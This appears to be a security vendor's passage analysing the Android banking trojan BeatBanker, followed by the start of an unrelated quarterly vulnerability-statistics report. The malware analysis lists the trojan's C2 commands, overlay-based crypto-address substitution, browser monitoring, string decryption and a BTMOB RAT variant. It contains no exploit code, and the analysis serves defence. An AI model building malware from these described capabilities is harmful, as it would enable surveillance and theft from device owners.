The module captures the original withdrawal address and amount, then surreptitiously substitutes the destination address with an attacker-controlled one using AccessibilityNodeInfo.ACTION_SET_TEXT. The overlay page shows the victim the address they copied (for Binance) or just shows a loading icon (for Trust Wallet), leading them to believe they are remitting funds to the intended wallet when, in fact, the cryptocurrency is transferred to the attacker’s designated address.
Fake overlay pages: Binance (left) and Trust Wallet (right)
Target browsers
BeatBanker’s banking module monitors the following browsers installed on the victim’s device:
Chrome
Firefox
sBrowser
Brave
Opera
DuckDuckGo
Dolphin Browser
Edge
Its aim is to collect the URLs accessed by the victim using the regular expression ^(?:https?://)?(?:[^:/\\\\]+\\\\.)?([^:/\\\\]+\\\\.[^:/\\\\]+). It also offers management functionalities (add, edit, delete, list) for links saved in the device’s default browser, as well as the ability to open links provided by the attacker.
C2 communication
BeatBanker is also designed to receive commands from the C2. These commands aim to collect the victim’s personal information and gain complete control of the device.
Command
Description
0
Starts dynamic loading of the DEX class
Update
Simulates software update and locks the screen
msg:
Displays a Toast message with the provided text
goauth<*>
Opens Google Authenticator (if installed) and enables the AccessService.SendGoogleAuth flag used to monitor and retrieve authentication codes
kill<*>
Sets the protection bypass flag AccessService.bypass to “True”
and sets the initializeService.uninstall flag to “Off”
srec<*>
Starts or stops audio recording (microphone), storing the recorded data in a file with an automatically generated filename. The following path format is used to store the recording: /Config/sys/apps/rc/<timestamp>_0REC<last5digits>.wav
pst<*>
Pastes text from the clipboard (via Accessibility Services)
GRC<*>
Lists all existing audio recording files
gtrc<*>
Sends a specific audio recording file to the C2
lcm<*>
Lists supported front camera resolutions
usdtress<*>
Sets a USDT cryptocurrency address when a transaction is detected
lnk<*>
Opens a link in the browser
EHP<*>
Updates login credentials (host, port, name) and restarts the application
ssms<*>
Sends an SMS message (individually or to all contacts)
CRD<*>
Adds (E>) or removes (D>) packages from the list of blocked/disabled applications
SFD<*>
Deletes files (logs, recordings, tones) or uninstalls itself
adm<>lck<>
Immediately locks the screen using Device Administrator permissions
adm<>wip<>
Performs a complete device data wipe (factory reset)
Aclk<*>
Executes a sequence of automatic taps (auto-clicker) or lists existing macros
KBO<*>lod
Checks the status of the keylogger and virtual keyboard
KBO<*>AKP/AKA
Requests permission to activate a custom virtual keyboard or activates one
Requests Draw Over Other Apps permission (overlay)
RPM<*>INST
Requests permission to install apps from unknown sources (Android 8+)
ussd<*>
Executes a USSD code (e.g., *#06# for IMEI)
Blkt<*>
Sets the text for the lock overlay
BLKV<*>
Enables or disables full-screen lock using WindowManager.LayoutParams.TYPE_APPLICATION_OVERLAY to display a black FrameLayout element over the entire screen
SCRD<> / SCRD2<>
Enables/disables real-time screen text submission to the C2 (screen reading)
Controls VPN and firewall (status, block/allow apps, enable/disable)
noti<*>
Creates persistent and custom notifications
sp<*>
Executes a sequence of swipes/taps (gesture macro)
lodp<*>
Manages saved links in the internal browser (add, edit, delete, list)
scc:
Starts screen capture/streaming
New BeatBanker samples dropping BTMOB
Our recent detection efforts uncovered a campaign leveraging a fraudulent StarLink application that we assess as being a new BeatBanker variant. The infection chain mirrored previous instances, employing identical persistence methods – specifically, looped audio and fixed notifications. Furthermore, this variant included a crypto miner similar to those seen previously. However, rather than deploying the banking module, it was observed distributing the BTMOB remote administration tool.

The BTMOB APK is highly obfuscated and contains a class responsible for configuration. Despite this, it’s possible to identify a parser used to define the application’s behavior on the device, as well as persistence features, such as protection against restart, deletion, lock reset, and the ability to perform real-time screen recording.

String decryption
The simple decryption routine uses repetitive XOR between the encrypted data and a short key. It iterates through the encrypted text byte by byte, repeating the key from the beginning whenever it reaches the end. At each position, the sample XORs the encrypted byte with the corresponding byte of the key, overwriting the original. Ultimately, the modified byte array contains the original text, which is then converted to UTF-8 and returned as a string.
Malware-as-a-Service

BTMOB is an Android remote administration tool that evolved from the CraxsRAT, CypherRAT, and SpySolr families. It provides full remote control of the victim’s device and is sold in a Malware-as-a-Service (MaaS) model. On July 26, 2025, a threat actor posted a screenshot of the BTMOB RAT in action on GitHub under the username “brmobrats”, along with a link to the website btmob[.]xyz. The website contains information about the BTMOB RAT, including its version history, features, and other relevant details. It also redirects to a Telegram contact. Cyfirma has already linked this account to CraxsRAT and CypherRAT.

Recently, a YouTube channel was created by a different threat actor that features videos demonstrating how to use the malware and facilitate its sale via Telegram.

We also saw the distribution and sale of leaked BTMOB source code on some dark web forums. This may suggest that the creator of BeatBanker acquired BTMOB from its original author or the source of the leak and is utilizing it as the final payload, replacing the banking module observed in the INSS Reebolso incident.
In terms of functionality, BTMOB maintains a set of intrusive capabilities, including: automatic granting of permissions, especially on Android 13–15 devices; use of a black FrameLayout overlay to hide system notifications similar to the one observed in the banking module; silent installation; persistent background execution; and mechanisms designed to capture screen lock credentials, including PINs, patterns, and passwords. The malware also provides access to front and rear cameras, captures keystrokes in real time, monitors GPS location, and constantly collects sensitive data. Together, these functionalities provide the operator with comprehensive remote control, persistent access, and extensive surveillance capabilities over compromised devices.
Victims

All variants of BeatBanker – those with the banking module and those with the BTMOB RAT – were detected on victims in Brazil. Some of the samples that deliver BTMOB appear to use WhatsApp to spread, as well as phishing pages.
Conclusion
BeatBanker is an excellent example of how mobile threats are becoming more sophisticated and multi-layered. Initially focused in Brazil, this Trojan operates a dual campaign, acting as a Monero cryptocurrency miner, discreetly draining your device’s battery life while also stealing banking credentials and tampering with cryptocurrency transactions. Moreover, the most recent version goes even further, substituting the banking module with a full-fledged BTMOB RAT.
The attackers have devised inventive tricks to maintain persistence. They keep the process alive by looping an almost inaudible audio track, which prevents the operating system from terminating it and allows BeatBanker to remain active for extended periods.
Furthermore, the threat demonstrates an obsession with staying hidden. It monitors device usage, battery level and temperature. It even uses Google’s legitimate system (FCM) to receive commands. The threat’s banking module is capable of overlaying Binance and Trust Wallet screens and diverting USDT funds to the criminals’ wallets before the victim even notices.
The lesson here is clear: distrust is your best defense. BeatBanker spreads through fake websites that mimic Google Play, disguising itself as trustworthy government applications. To protect yourself against threats like this, it is essential to:
Download apps only from official sources. Always use the Google Play Store or the device vendor’s official app store. Make sure you use the correct app store app, and verify the developer.
Check permissions. Pay attention to the permissions that applications request, especially those related to accessibility and installation of third-party packages.
Keep the system updated. Security updates for Android and your mobile antivirus are essential.
Our solutions detect this threat as HEUR:Trojan-Dropper.AndroidOS.BeatBanker and HEUR:Trojan-Dropper.AndroidOS.Banker.*
The fourth quarter of 2025 went down as one of the most intense periods on record for high-profile, critical vulnerability disclosures, hitting popular libraries and mainstream applications. Several of these vulnerabilities were picked up by attackers and exploited in the wild almost immediately.
In this report, we dive into the statistics on published vulnerabilities and exploits, as well as the known vulnerabilities leveraged with popular C2 frameworks throughout Q4 2025.
Statistics on registered vulnerabilities
This section contains statistics on registered vulnerabilities. The data is taken from cve.org.


Let’s take a look at the number of registered CVEs for each month over the last five years, up to and including the end of 2025. As predicted in our last report, Q4 saw a higher number of registered vulnerabilities than the same period in 2024, and the year-end totals also cleared the bar set the previous year.
Total published vulnerabilities by month from 2021 through 2025 (download)
Now, let’s look at the number of new critical vulnerabilities (CVSS > 8.9) for that same period.
Total number of published critical vulnerabilities by month from 2021 to 2025< (download)
The graph shows that the volume of critical vulnerabilities remains quite substantial; however, in the second half of the year, we saw those numbers dip back down to levels seen in 2023. This was due to vulnerability churn: a handful of published security issues were revoked. The widespread adoption of secure development practices and the move toward safer languages also pushed those numbers down, though even that couldn’t stop the overall flood of vulnerabilities.
Exploitation statistics
This section contains statistics on the use of exploits in Q4 2025. The data is based on open sources and our telemetry.
Windows and Linux vulnerability exploitation
In Q4 2025, the most prevalent exploits targeted the exact same vulnerabilities that dominated the threat landscape throughout the rest of the year. These were exploits targeting Microsoft Office products with unpatched security flaws.
Kaspersky solutions detected the most exploits on the Windows platform for the following vulnerabilities:
CVE-2018-0802: a remote code execution vulnerability in Equation Editor.
CVE-2017-11882: another remote code execution vulnerability, also affecting Equation Editor.
CVE-2017-0199: a vulnerability in Microsoft Office and WordPad that allows an attacker to assume control of the system.
The list has remained unchanged for years.
We also see that attackers continue to adapt exploits for directory traversal vulnerabilities (CWE-35) when unpacking archives in WinRAR. They are being heavily leveraged to gain initial access via malicious archives on the Windows operating system:
CVE-2023-38831: a vulnerability stemming from the improper handling of objects within an archive.
CVE-2025-6218 (formerly ZDI-CAN-27198): a vulnerability that enables an attacker to specify a relative path and extract files into an arbitrary directory. This can lead to arbitrary code execution. We covered this vulnerability in detail in our Q2 2025 report.
CVE-2025-8088: a vulnerability we analyzed in our previous report, analogous to CVE-2025-6218. The attackers used NTFS streams to circumvent controls on the directory into which files were being unpacked.
As in the previous quarter, we see a rise in the use of archiver exploits, with fresh vulnerabilities increasingly appearing in attacks.

Below are the exploit detection trends for Windows users over the last two years.
Dynamics of the number of Windows users encountering exploits, Q1 2024 – Q4 2025. The number of users who encountered exploits in Q1 2024 is taken as 100% (download)
The vulnerabilities listed here can be used to gain initial access to a vulnerable system. This highlights the critical importance of timely security updates for all affected software.
On Linux-based devices, the most frequently detected exploits targeted the following vulnerabilities:
CVE-2022-0847, also known as Dirty Pipe: a vulnerability that allows privilege escalation and enables attackers to take control of running applications.
CVE-2019-13272: a vulnerability caused by improper handling of privilege inheritance, which can be exploited to achieve privilege escalation.
CVE-2021-22555: a heap overflow vulnerability in the Netfilter kernel subsystem.
CVE-2023-32233: another vulnerability in the Netfilter subsystem that creates a use-after-free condition, allowing for privilege escalation due to the improper handling of network requests.
